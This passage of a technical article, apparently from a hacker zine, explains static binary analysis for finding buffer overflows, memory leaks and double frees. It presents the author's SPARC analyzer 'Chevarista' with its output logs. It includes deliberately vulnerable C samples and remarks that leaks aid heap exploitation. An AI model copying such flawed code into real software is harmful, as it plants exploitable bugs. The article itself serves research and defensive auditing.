a constant and the second variable is the subject of a constraint that involve the first variable:

```
Stub 7:                                          Threshold discovery
-------                                          -------------------

int a = MIN_LOWERBOUND;
int b = MAX_UPPERBOUND;
int i = 0;
int n = MAXSIZE;

while (i < n)                                    Found threshold n
{
  if (a < i < b)                                 Found predicate involving a and b
    (...)
  if (a > sizeof(something))                     Found threshold for a
    i = b;
  else if (b + 1 < sizeof(buffer))               Found threshold for b
    i = a;
}
```

In that case, we can define the threshold of this loop being a list of 2 values,
one being sizeof(something), the other one being sizeof(buffer) or sizeof(buffer) - 1
in case the analyzer is a bit more clever (and if the assembly code makes it clear
that the condition applyes on sizeof(buffer) - 1).

CASE2 - One of the variable is inductive and the other one is not.

So we have 2 subcases:

- The inductive variable is involved in a predicate that leads to modification of the non-inductive variable. It is not possible without the 2 variables being inductives !Thus we fall into the case 1 again.

- The non-inductive variable is involved in a predicate that leads to modification of the inductive variable. In that case, the non-inductive variable would be invariant over the loop, which mean that a test between its domain of values (its interval) and the domain of the inductive variable is required as a condition to enter the code stubs headed by the analyzed predicate. Again, we have 2 sub-subcases:

    * Either the predicate is a test == or !=. In that case, we must compute the intesection of both variables intervals. If the intersection is void, the test will never true, so its dead code. If the intersection is itself an interval (which will be the case most of the time), it means that the test will be true over this inductive variable intervals of value, and false over the remaining domain of values. In that case, we need to put the bounds of the non-inductive variable interval into the threshold list for the widening of inductive variables that depends on this non-inductive variable.

    * Or the predicate is a comparison : a < b (where a or b is an inductive variable). Same remarks holds : we compute the intersection interval between a and b. If it is void, the test will always be true or false and we know this before entering the loop. If the interval is not void, we need to put the bounds of the intersection interval in the widening threshold of the inductive variable.

CASE3 - None of the variables are inductive variables

In that case, the predicate that they define has a single value over the entire loop, and can be computed before the loop takes place. We then can turn the conditional code into an unconditional one and apply widening like if the condition was not existing. Or if the condition is always false, we would simply remove this code from the loop as the content of the conditional statement will never be reached.

As you can see, we need to be very careful in how we perform the widening. If the widening is done without thresholds, the abstract numerical values will be overapproximative, and our analysis will generate a lot of false positives. By introducing thresholds, we sacrify very few performance and gain a lot of precision over the looping code analysis. Widening is a convergence accelerator for detecting problems like buffer overflow. Some overflow problem can happen after millions of loop iteration and widening brings a nice solution for getting immediate answers even on those constructs.

I have not detailed how to find the size of buffers in this paragraph. Wether the buffers are stack or heap allocated, they need to have a fixed size at some point and the stack pointer must be substracted somewhere (or malloc needs to be called, etc) which gives us the information of allocation alltogether with its size, from which we can apply our analysis.

We will now switch to the last big part of this article, by explaining how to check for another class of vulnerability.

----------[B. Type state checking (aka double free, memory leaks, etc)

There are some other types of vulnerabilities that are slightly different to check. In the previous part we explained how to reason about intervals of values to find buffer overflows in program. We presented an optimization technique called Widening and we have studied how to weaken it for gaining precision, by generating a threshold list from a set of predicates. Note that we havent explicitely used what is called the "predicate abstraction", which may lead to improving the efficiency of the analysis again. The interested reader will for sure find resources about predicate abstraction on any good research oriented search engine. Again, this article is not intended to give all solutions of the problem of the world, but introduce the novice hacker to the concrete problematic of program analysis.

In this part of the article, we will study how to detect memory leaks and heap corruptions. The basic technique to find them is not linked with interval analysis, but interval analysis can be used to make type state checking more accurate (reducing the number of false positives).

Lets take an example of memory leak to be concrete:

Stub 8:


```
1. u_int off  = 0;
2. u_int ret  = MAXBUF;
3. char  *buf = malloc(ret);

4. do {
5.     off += read(sock, buf + off, ret - off);
6.     if (off == 0)
7.       return (-ERR);
8.     else if (ret == off)
9.       buf = realloc(buf, ret * 2);
10.} while (ret);

11. printf("Received %s \n", buf);
```

```
12. free(buf);
13. return;
```

In that case, there is no overflow but if some condition appears after the read, an error is returned without freeing the buffer. This is not a vulnerability as it, but it can help a lot for managing the memory layout of the heap while trying to exploit a heap overflow vulnerability. Thus, we are also interested in detecting memory leak that turns some particular exploits into powerful weapons.

Using the graphical representation of control flow and data flow, we can easily find out that the code is wrong:

Graph analysis of Stub 8



A: Allocation

R: Return

REA: Realloc

F: Free

R: Return

Note that this representation is not a data flow graph but a control-flow graph annotated with data allocation information for the BUF variable. This allows us to reason about existing control paths and sequence of memory related events. Another way of doing this would have been to reason about data dependences together with the predicates, as done in the first part of this article with the Labelled SSI form. We are not dogmatic towards one or another intermediate form, and the reader is invited to ponder by himself which representation fits better to his understanding. I invite you to think twice about the SSI form which is really a condensed view of lots of different information. For pedagogical purpose, we switch here to a more intuitive intermediate form that express a similar class of problems.

Stub 8:

```
0. #define PACKET_HEADER_SIZE 20

1. int   off  = 0;
2. u_int ret  = 10;
3. char  *buf = malloc(ret);                          M

4. do {
```

```
5.     off += read(sock, buf + off, ret - off);
6.     if (off <= 0)
7.       return (-ERR);                                R
8.     else if (ret == off)
9.       buf = realloc(buf, (ret = ret * 2));          REA
10.} while (off != PACKET_HEADER_SIZE);

11. printf("Received %s \n", buf);
12. free(buf);                                         F
13. return;                                            R
```

Using simple DFS (Depth-First Search) over the graph representing Stub 8,
we are capable of extracting sequences like:

1,2,(3 M),4,5,6,8,10,11,(12 F),(12 R)	M...F...R	-noleak-
1,2,(3 M),4,(5,6,8,10)*,11,(12 F),(12 R)	M(...)*F...R	-noleak-
1,2,(3 M),4,5,6,8,10,5,6,(7 R)	M...R	-leak-
1,2,(3 M),(4,5,6,8,10)*,5,6,(7 R)	M(...)*R	-leak-
1,2,(3 M),4,5,6,8,(9 REA),10,5,6,(7 R)	M...REA...R	-leak-
1,2,(3 M),4,5,6,(7 R)	M...R	-leak-

etc

More generally, we can represent the set of all possible traces for
this example :

1,2,3,(5,6,(7 | 8(9 | Nop)) 10)*,(11,12,13)*

with | meaning choice and * meaning potential looping over the events
placed between (). As the program might loop more than once or twice,
a lot of different traces are potentially vulnerable to the memory leak
(not only the few we have given), but all can be expressed using this
global generic regular expression over events of the loop, with respect
to this regular expression:

.*(M)[^F]*(R)

that represent traces containing a malloc followed by a return without
an intermediate free, which corresponds in our program to:

```
                    .*(3)[^12]*(7)

                =   .*(3).*(7)       # because 12 is not between 3 and 7 in any cycle
```

In other words, if we can extract a trace that leads to a return after passing
by an allocation not followed by a free (with an undetermined number of states
between those 2 steps), we found a memory leak bug.

We can then compute the intersection of the global regular expression trace
and the vulnerable traces regular expression to extract all potential
vulnerable path from a language of traces. In practice, we will not generate
all vulnerable traces but simply emit a few of them, until we find one that
we can indeed trigger.

Clearly, the first two trace have a void intersection (they dont contain 7). So
those traces are not vulnerable. However, the next traces expressions match
the pattern, thus are potential vulnerable paths for this vulnerability.

We could use the exact same system for detecting double free, except that our trace pattern would be :

.*(F)[^A]*(F)

that is : a free followed by a second free on the same dataflow, not passing through an allocation between those. A simple trace-based analyzer can detect many cases of vulnerabilities using a single engine ! That superclass of vulnerability is made of so called type-state vulnerabilities, following the idea that if the type of a variable does not change during the program, its state does, thus the standard type checking approach is not sufficient to detect this kind of vulnerabilities.

As the careful reader might have noticed, this algorithm does not take predicates in account, which means that if such a vulnerable trace is emitted, we have no garantee if the real conditions of the program will ever execute it. Indeed, we might extract a path of the program that "cross" on multiple predicates, some being incompatible with others, thus generating infeasible paths using our technique.

For example in our Stub 8 translated to assembly code, a predicate-insensitive analysis might generate the trace:

1,2,3,4,5,6,8,9,10,11,12,13

which is impossible to execute because predicates holding at states 8 and 10 cannot be respectively true and false after just one iteration of the loop. Thus such a trace cannot exist in the real world.

We will not go further this topic for this article, but in the next part, we will discuss various improvements of what should be a good analysis engine to avoid generating too much false positives.

----------[C. How to improve

In this part, we will review various methods quickly to determine how exactly it is possible to make the analysis more accurate and efficient. Current researchers in program analysis used to call this a "counter-example guided" verification. Various techniques taken from the world of Model Checking or Abstract Interpretation can then be used, but we will not enter such theoretical concerns. Simply, we will discuss the ideas of those techniques without entering details. The proposed chevarista analyzer in appendix of this article only perform basic alias analysis, no predicate analysis, and no thread scheduling analysis (as would be useful for detecting race conditions). I will give the name of few analyzer that implement this analysis and quote which techniques they are using.

----------[a. Predicate analysis and the predicate lattice

Predicate abstraction [PA] is about collecting all the predicates in a program, and constructing a mathematic object from this list called a lattice [LAT]. A lattice is a set of objects on which a certain (partial) order is defined between elements of this set. A lattice has various theoretical properties that makes it different than a partial order, but we will not give such details in this article. We will discuss about the order itself and the types of objects we are talking about:

- The order can be defined as the union of objects

(P < Q iif P is included in Q)

- The objects can be predicates


- The conjunction (AND) of predicate can be the least upper bound of N predicates. Predicates (a > 42) and (b < 2) have as upper bound:

(a > 42) && (b < 2)

- The disjunction (OR) of predicates can be the greatest lower bound of N predicates. Predicates (a > 42) and (b < 2) would have as lower bound:

(a > 42) || (b < 2)

So the lattice would look like:



Now imagine we have a program that have N predicates. If all predicates can be true at the same time, the number of combinations between predicates will be 2 at the power of N. THis is without counting the lattice elements which are disjunctions between predicates. The total number of combinations will then be then 2*2pow(N) - N : We have to substract N because the predicates made of a single atomic predicates are shared between the set of conjunctives and the set of disjunctive predicates, which both have 2pow(N) number of elements including the atomic predicates, which is the base case for a conjunction (pred && true) or a disjunction (pred || false).

We may also need to consider the other values of predicates : false, and unknown. False would simply be the negation of a predicate, and unknown would inform about the unknown truth value for a predicate (either false or true, but we dont know). In that case, the number of possible combinations between predicates is to count on the number of possible combinations of N predicates, each of them being potentially true, false, or unknown. That makes up to 3pow(N) possibilities. This approach is called three-valued logic [TVLA].

In other words, we have a exponential worse case space complexity for constructing the lattice of predicates that correspond to an analyzed program. Very often, the lattice will be smaller, as many predicates cannot be true at the same time. However, there is a big limitation in such a lattice: it is not capable to analyze predicates that mix AND and OR. It means that if we analyze a program that can be reached using many different set of predicates (say, by executing many different possible paths, which is the case for reusable functions), this lattice will not be capable to give the most precise "full" abstract representation for it, as it may introduce some flow-insensitivity in the analysis (e.g. a single predicate combinations will represent multiple different paths). As this might generate false positives, it looks like a good trade-off between precision and complexity. Of course, this lattice is just provided as an example and the reader should feel free to adapt it to its precise needs and depending

on the size of the code to be verified. It is a good hint for a given abstraction but we will see that other information than predicates are important for program analysis.

----------[b. Alias analysis is hard

A problem that arises in both source code but even more in binary code automated auditing is the alias analysis between pointers. When do pointers points on the same variables ? This is important in order to propagate the

infered allocation size (when talking about a buffer), and to share a type-state (such as when a pointer is freed or allocated : you could miss double free or double-something bugs if you dont know that 2 variables are actually the same).

There are multiple techniques to achieve alias analysis. Some of them works inside a single function (so-called intraprocedural [DDA]). Other works across the boundaries of a function. Generally, the more precise is your alias analysis, the smaller program you will be capable to analyze. It seems quite difficult to scale to millions of lines of code if tracking every single location for all possible pointers in a naive way. In addition to the problem that each variable might have a very big amount of aliases (especially when involving aliases over arrays), a program translated to a single-assignment or single-information form has a very big amount of variables too. However the live range of those variables is very limited, so their number of aliases too. It is necessary to define aliasing relations between variables so that we can proceed our analysis using some extra checks:

- no_alias(a,b) : Pointers a and b definitely points on different sets of variables
- must_alias(a,b) : Pointers a and b definitely points on the same set of variables
- may_alias(a,b) : The "point-to" sets for variables a and b share some elements (non-null intersection) but are not equal.

NoAliasing and MustAliasing are quite intuitive. The big job is definitely the MayAliasing. For instance, 2 pointers might point on the same variable when executing some program path, but on different variables when executing from another path. An analysis that is capable to make those differences is called a path-sensitive analysis. Also, for a single program location manipulating a given variable, the point-to set of the variable can be different depending on the context (for example : the set of predicates that are true at this moment of abstract program interpretation). An analysis that can reason on those differences is called context-sensitive.

Its an open problem in research to find better alias analysis algorithms that scale to big programs (e.g. few computation cost) and that are capable to keep sufficiently precision to prove security properties. Generally, you can have one, but not the other. Some analysis are very precise but only works in the boundaries of a function. Others work in a pure flow-insensitive manner, thus scale to big programs but are very imprecise. My example analyzer Chevarista implements only a simple alias analysis, that is very precise but does not scale well to big programs. For each pointer, it will try to compute its point-to set in the concrete world by somewhat simulating the computation of pointer arithmetics and looking at its results from within the analyzer. It is just provided as an example but is in no way a definitive answer to this problem.

----------[c. Hints on detecting race conditions

Another class of vulnerability that we are interested to detect automatically are race conditions. Those vulnerability requires a different analysis to be discovered, as they relates to a scheduling property : is it possible that 2 thread get interleaved (a,b,a,b) executions over their critical sections where they share some variables ? If the variables are all well locked, interleaved execution wont be a problem anyway. But if locking is badly handled (as it can happens in very big programs such as Operating Systems), then a scheduling analysis might uncover the problem.

Which data structure can we use to perform such analysis ? The approach of JavaPathFinder [JPF] that is developed at NASA is to use a scheduling graph. The scheduling graph is a non-cyclic (without loop) graph, where nodes represents states of the program and and edges represents scheduling events that preempt the execution of one thread for executing another.

As this approach seems interesting to detect any potential scheduling path (using again a Depth First Search over the scheduling graph) that fails to lock properly a variable that is used in multiple different threads, it seems to be more delicate to apply it when we deal with more than 2 threads. Each potential node will have as much edges as there are threads, thus the scheduling graph will grow exponentially at each scheduling step. We could use a technique called partial order reduction to represent by a single node a big piece of code for which all instructions share the same scheduling property (like: it cannot be interrupted) or a same dataflow property (like: it uses the same set of variables) thus reducing the scheduling graph to make it more abstract.

Again, the chevarista analyzer does not deal with race conditions, but other analyzers do and techniques exist to make it possible. Consider reading the references for more about this topic.

----------[IV. Chevarista: an analyzer of binary programs

Chevarista is a project for analyzing binary code. In this article, most of the examples have been given in C or assembly, but Chevarista only analyze the binary code without any information from the source. Everything it needs is an entry point to start the analysis, which you can always get without troubles, for any (working ? ;) binary format like ELF, PE, etc.

Chevarista is a simplier analyzer than everything that was presented in this article, however it aims at following this model, driven by the succesful results that were obtained using the current tool. In particular, the intermediate form of Chevarista at the moment is a graph that contains both data-flow and control-flow information, but with sigma and phi functions let implicit.

For simplicity, we have chosen to work on SPARC [SRM] binary code, but after reading that article, you might understand that the representations used are sufficiently abstract to be used on any architecture. One could argue that SPARC instruction set is RISC, and supporting CISC architecture like INTEL or ARM where most of the instruction are conditional, would be a problem. You are right to object on this because these architectures requires specific features of the architecture-dependant backend of the decompiler-analyzer. Currently, only the SPARc backend is coded and there is an empty skeleton for the INTEL architecture [IRM].

What are, in the detail, the difference between such architectures ?

They are essentially grouped into a single architecture-dependant component :

The Backend

On INTEL 32bits processors, each instruction can perform multiple operations. It is also the case for SPARC, but only when conditional flags are affected by the result of the operation executed by the instruction. For instance, a push instruction write in memory, modify the stack pointer, and potentially modify the status flags (eflags register on INTEL), which make it very hard to analyze. Many instructions do more than a single operation, thus we need to translate into intermediate forms that make those operations more explicit. If we limit the number of syntactic constructs in that intermediate form, we are capable of performing architecture independant analysis much easier with all operations made explicit. The low-level intermediate form of Chevarista has around 10 "abstract operations" in its IR : Branch, Call, Ternop (that has an additional field in the structure indicating which arithmetic or logic operation is performed), Cmp, Ret, Test, Interrupt, and Stop. Additionally you have purely abstract operations (FMI: Flag Modifying Instruction), CFI (Control Flow Instruction), and Invoke (external functions calls) which allow to make the analysis further even more generic. Invoke is a kind of statement that inform the analyzer that it should not try to analyze inside the function being invoked, but consider those internals as an abstraction. For instance, types

Alloc, Free, Close are child classes of the Invoke abstract class, which model the fact that malloc(), free(), or close() are called and the analyzer should not try to handle the called code, but consider it as a blackbox. Indeed, finding allocation bugs does not require to go analyzing inside malloc() or free(). This would be necessary for automated exploit generation tho, but we do not cover this here.

We make use the Visitor Design Pattern for architecturing the analysis, as presented in the following paragraph.

----------[B. Program transformation & modeling

The project is organized using the Visitor Design Pattern [DP]. To sum-up, the Visitor Design Pattern allows to walk on a graph (that is: the intermediate form representation inside the analyzer) and transform the nodes (that contains either basic blocs for control flow analysis, or operands for dataflow analysis: indeed the control or data flow links in the graph represents the ancestors / successors relations between (control flow) blocs or (data flow) variables.

The project is furnished as it:

visitor: The default visitor. When the graph contains node which type are not handled by the current visitor, its this visitor that perform the operation. THe default visitor is the root class of the Visitor classes hierarchy.

arch : the architecture backend. Currently SPARC32/64 is fully provided and the INTEL backend is just a skeleton. The whole proof of concept was written on SPARC for simplicity. This part also includes the generic code for dataflow and control flow computations.

graph : It contains all the API for constructing graphs directly into into the intermediate language. It also defines all the abstract instructions (and the "more" abstract instruction as presented previously)

gate : This is the interprocedural analysis visitor. Dataflow and Control flow links are propagated interprocedurally in that visitor. Additionally, a new type "Continuation" abstracts different kind of control transfer (Branch, Call, Ret, etc) which make the analysis even easier to perform after this transformation.

alias : Perform a basic point-to analysis to determine obvious aliases between variables before checking for vulnerabilities. THis analysis is exact and thus does not scale to big programs. There are many hours of good reading and hacking to improve this visitor that would make the whole analyzer much more interesting in practice on big programs.

heap : This visitor does not perform a real transformation, but simplistic graph

walking to detect anomalies on the data flow graph. Double frees, Memory leaks, and such, are implemented in that Visitor.


print : The Print Visitor, simply prints the intermediate forms after each transformation in a text file.

printdot : Print in a visual manner (dot/graphviz) the internal representation. This can also be called after each transformation but we currently calls it just at this end of the analysis.

Additionally, another transformation have been started but is still work in progress:

symbolic : Perform translation towards a more symbolic intermediate forms (such as SSA and SSI) and (fails to) structure the control flow graphs into a graph

of zones. This visitor is work in progress but it is made part of this release as Chevarista will be discontinued in its current work, for being implemented in the ERESI [RSI] language instead of C++.



C. Vulnerability checking

Chevarista is used as follow in this demo framework. A certain big testsuits of binary files is provided in the package and the analysis is performed. In only a couple of seconds, all the analysis is finished:

```
# We execute chevarista on testsuite binary 34

$ autonomous/chevarista ../testsuite/34.elf

                .:/\  Chevarista standalone version /\:.

[...]

=> chevarista
Detected SPARC
Chevarista IS STARTING
Calling sparc64_IDG
Created IDG
SPARC IDG : New bloc at addr 0000000000100A34
SPARC IDG : New bloc at addr 00000000002010A0
[!] Reached Invoke at addr 00000000002010A4
SPARC IDG : New bloc at addr 0000000000100A44
Cflow reference to : 00100A50
Cflow reference from : 00100A48
Cflow reference from : 00100C20
SPARC IDG : New bloc at addr 0000000000100A4C
SPARC IDG : New bloc at addr 0000000000100A58
SPARC IDG : New bloc at addr 0000000000201080
[!] Reached Invoke at addr 0000000000201084
SPARC IDG : New bloc at addr 0000000000100A80
SPARC IDG : New bloc at addr 0000000000100AA4
SPARC IDG : New bloc at addr 0000000000100AD0
SPARC IDG : New bloc at addr 0000000000100AF4
SPARC IDG : New bloc at addr 0000000000100B10
SPARC IDG : New bloc at addr 0000000000100B70
SPARC IDG : New bloc at addr 0000000000100954
Cflow reference to : 00100970
Cflow reference from : 00100968
Cflow reference from : 00100A1C
SPARC IDG : New bloc at addr 000000000010096C
SPARC IDG : New bloc at addr 0000000000100A24
Cflow reference to : 00100A2C
Cflow reference from : 00100A24
```

```
Cflow reference from : 00100A08
SPARC IDG : New bloc at addr 0000000000100A28
SPARC IDG : New bloc at addr 0000000000100980
SPARC IDG : New bloc at addr 0000000000100A10
SPARC IDG : New bloc at addr 00000000001009C4
SPARC IDG : New bloc at addr 0000000000100B88
SPARC IDG : New bloc at addr 0000000000100BA8
SPARC IDG : New bloc at addr 0000000000100BC0
SPARC IDG : New bloc at addr 0000000000100BE0
SPARC IDG : New bloc at addr 0000000000100BF8
SPARC IDG : New bloc at addr 0000000000100C14
SPARC IDG : New bloc at addr 00000000002010C0
[!] Reached Invoke at addr 00000000002010C4
SPARC IDG : New bloc at addr 0000000000100C20
SPARC IDG : New bloc at addr 0000000000100C04
SPARC IDG : New bloc at addr 0000000000100910
SPARC IDG : New bloc at addr 0000000000201100
[!] Reached Invoke at addr 0000000000201104
SPARC IDG : New bloc at addr 0000000000100928
SPARC IDG : New bloc at addr 000000000010093C
SPARC IDG : New bloc at addr 0000000000100BCC
SPARC IDG : New bloc at addr 00000000001008E0
SPARC IDG : New bloc at addr 00000000001008F4
SPARC IDG : New bloc at addr 0000000000100900
SPARC IDG : New bloc at addr 0000000000100BD8
SPARC IDG : New bloc at addr 0000000000100B94
SPARC IDG : New bloc at addr 00000000001008BC
SPARC IDG : New bloc at addr 00000000001008D0
SPARC IDG : New bloc at addr 0000000000100BA0
SPARC IDG : New bloc at addr 0000000000100B34
SPARC IDG : New bloc at addr 0000000000100B58
Cflow reference to : 00100B74
Cflow reference from : 00100B6C
Cflow reference from : 00100B2C
Cflow reference from : 00100B50
SPARC IDG : New bloc at addr 0000000000100B04
SPARC IDG : New bloc at addr 00000000002010E0
SPARC IDG : New bloc at addr 0000000000100AE8
SPARC IDG : New bloc at addr 0000000000100A98
Intraprocedural Dependance Graph has been built succesfully!
A number of 47 blocs has been statically traced for flow-types
[+] IDG built

Scalar parameter REPLACED with name = %o0 (addr= 00000000002010A4)
Backward dataflow analysis VAR        %o0, instr addr 00000000002010A4
Scalar parameter REPLACED with name = %o0 (addr= 00000000002010A4)
Backward dataflow analysis VAR        %o0, instr addr 00000000002010A4
Scalar parameter REPLACED with name = %o0 (addr= 00000000002010A4)
Backward dataflow analysis VAR        %o0, instr addr 00000000002010A4
Backward dataflow analysis VAR        %fp, instr addr 0000000000100A48
Return-Value REPLACED with name = %i0 (addr= 0000000000100A44)
Backward dataflow analysis VAR        %i0, instr addr 0000000000100A44
Backward dataflow analysis VAR        %fp, instr addr 0000000000100A5C
Return-Value REPLACED with name = %i0 (addr= 0000000000100A58)
Backward dataflow analysis VAR        %i0, instr addr 0000000000100A58
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100A6C
Scalar parameter REPLACED with name = %o0 (addr= 0000000000201084)
Backward dataflow analysis VAR        %o0, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o0 (addr= 0000000000201084)
Backward dataflow analysis VAR        %o0, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o1 (addr= 0000000000201084)
Backward dataflow analysis VAR        %o1, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o1 (addr= 0000000000201084)
Backward dataflow analysis VAR        %o1, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o2 (addr= 0000000000201084)
Backward dataflow analysis VAR        %o2, instr addr 0000000000201084
Scalar parameter REPLACED with name = %o2 (addr= 0000000000201084)
Backward dataflow analysis VAR        %o2, instr addr 0000000000201084
Backward dataflow analysis VAR        %fp, instr addr 0000000000100A84
Return-Value REPLACED with name = %i0 (addr= 0000000000100A80)
```

```
Backward dataflow analysis VAR        %i0, instr addr 0000000000100A80
Backward dataflow analysis VAR [%fp + 7d3], instr addr 0000000000100AA4
Backward dataflow analysis VAR [%fp + 7df], instr addr 0000000000100ABC
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100AAC
Backward dataflow analysis VAR        %fp, instr addr 0000000000100AD4
Return-Value REPLACED with name = %i0 (addr= 0000000000100AD0)
Backward dataflow analysis VAR        %i0, instr addr 0000000000100AD0
Backward dataflow analysis VAR [%fp + 7d3], instr addr 0000000000100AF4
Backward dataflow analysis VAR [%fp + 7d3], instr addr 0000000000100B24
Backward dataflow analysis VAR [%fp + 7df], instr addr 0000000000100B18
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B70
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B70
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B70
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B38
Backward dataflow analysis VAR        %fp, instr addr 0000000000100964
Backward dataflow analysis VAR        %fp, instr addr 0000000000100964
Backward dataflow analysis VAR        %fp, instr addr 0000000000100964
Scalar parameter REPLACED with name = %o0 (addr= 0000000000100958)
Backward dataflow analysis VAR        %o0, instr addr 0000000000100958
Scalar parameter REPLACED with name = %o0 (addr= 0000000000100958)
[....]
Backward dataflow analysis VAR        %fp, instr addr 0000000000100B6C
Backward dataflow analysis VAR [%fp + 7df], instr addr 0000000000100B60
Backward dataflow analysis VAR [%fp + 7e7], instr addr 0000000000100B58
[+] GateVisitor finished

[+] AliasVisitor finished

+ Entered Node Splitting for Node id 24
+ Entered Node Splitting for Node id 194
+ Entered Node Splitting for Node id 722
+ Entered Node Splitting for Node id 794
+ Entered Node Splitting for Node id 1514
+ Entered Node Splitting for Node id 1536
+ Entered Node Splitting for Node id 1642
[+] SymbolicVisitor finished

Entering DotVisitor
+ SESE visited
+ SESE visited
* SESE already visited
* SESE already visited
+ SESE visited
+ SESE visited
* SESE already visited
* SESE already visited
* SESE already visited
! Node pointed by (nil) is NOT a SESE
+ SESE visited
* SESE already visited
* SESE already visited
* SESE already visited
[+] Print*Visitors finished

Starting HeapVisitor
Double Free found
Double Free found
Double malloc
[+] Heap visitor finished

[+] Chevarista has finished
```

The run was performed in less than 2 seconds and multiple vulnerabilities have been found in the binary file (2 double free and one memory leak as indicated by the latest output). Its pretty useless without more information, which brings us to the results.

-------------------------[D. Vulnerable paths extraction

Once the analysis has been performed, we can simply check what the vulnerable paths were:

```
~/IDA/sdk/plugins/chevarista/src $ ls tmp/

cflow.png  chevarista.alias  chevarista.buchi  chevarista.dflow.dot  \
chevarista.dot  chevarista.gate  chevarista.heap  chevarista.lir     \
chevarista.symbolic  dflow.png
```

Each visitor (transformation) outputs the complete program in each intermediate form. The most interesting thing is the output of the heap visitor that give us exactly the vulnerable paths:

```
~/IDA/sdk/plugins/chevarista/src $ cat tmp/chevarista.heap

[%fp + 7e7]

[%fp + 7df]

[%l0]

**********************************
*                                *
* Multiple free of same variables *
*                                *
**********************************

******************
path to free : 1
******************
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
@0x100a44 (4) {S} 46: %g1 = outparam_%o0
@0x100a48 (8) {S} 60: local_%fp$0x7e7 = %g1
@0x100bcc (8) {S} 1770: outparam_%o0 = local_%fp$0x7e7
@0x1008e4 (8) {S} 1792: local_%fp$0x87f = inparam_%i0
@0x1008f4 (8) {S} 1828: outparam_%o0 = local_%fp$0x87f
@0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

******************
path to free : 2
******************
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
@0x100a44 (4) {S} 46: %g1 = outparam_%o0
@0x100a48 (8) {S} 60: local_%fp$0x7e7 = %g1
@0x100b58 (8) {S} 2090: %g1 = local_%fp$0x7e7
@0x100b5c (8) {S} 2104: local_%fp$0x7d7 = %g1
@0x100b68 (8) {S} 2146: %g1 = local_%fp$0x7d7
@0x100b6c (8) {S} 2160: local_%fp$0x7df = %g1
@0x100c14 (8) {S} 1524: outparam_%o0 = local_%fp$0x7df
@0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

******************
path to free : 3
******************
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
@0x100a58 (4) {S} 96: %g1 = outparam_%o0
@0x100a5c (8) {S} 110: local_%fp$0x7df = %g1
@0x100c14 (8) {S} 1524: outparam_%o0 = local_%fp$0x7df
@0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

******************
path to free : 4
******************
@0x2010a4 (0) {S} 32: inparam_%i0 = Alloc(inparam_%i0)
```

```
      @0x100a58 (4) {S} 96: %g1 = outparam_%o0
      @0x100a5c (8) {S} 110: local_%fp$0x7df = %g1
      @0x100b60 (8) {S} 2118: %g1 = local_%fp$0x7df
      @0x100b64 (8) {S} 2132: local_%fp$0x7e7 = %g1
      @0x100bcc (8) {S} 1770: outparam_%o0 = local_%fp$0x7e7
      @0x1008e4 (8) {S} 1792: local_%fp$0x87f = inparam_%i0
      @0x1008f4 (8) {S} 1828: outparam_%o0 = local_%fp$0x87f
      @0x2010c4 (0) {S} 1544: inparam_%i0 = Free(inparam_%i0)

      ~/IDA/sdk/plugins/chevarista/src $
```

As you can see, we now have the complete vulnerable paths where multiple frees are done in sequence over the same variables. In this example, 2 double frees were found and one memory leak, for which the path to free is not given, since there is no (its a memory leak :).

A very useful trick was also to give more refined types to operands. For instance, local variables can be identified pretty easily if they are accessed throught the stack pointer. Function parameters and results can also be found easily by inspecting the use of %i and %o registers (for the SPARC architecture only).

----------[E. Future work : Refinement

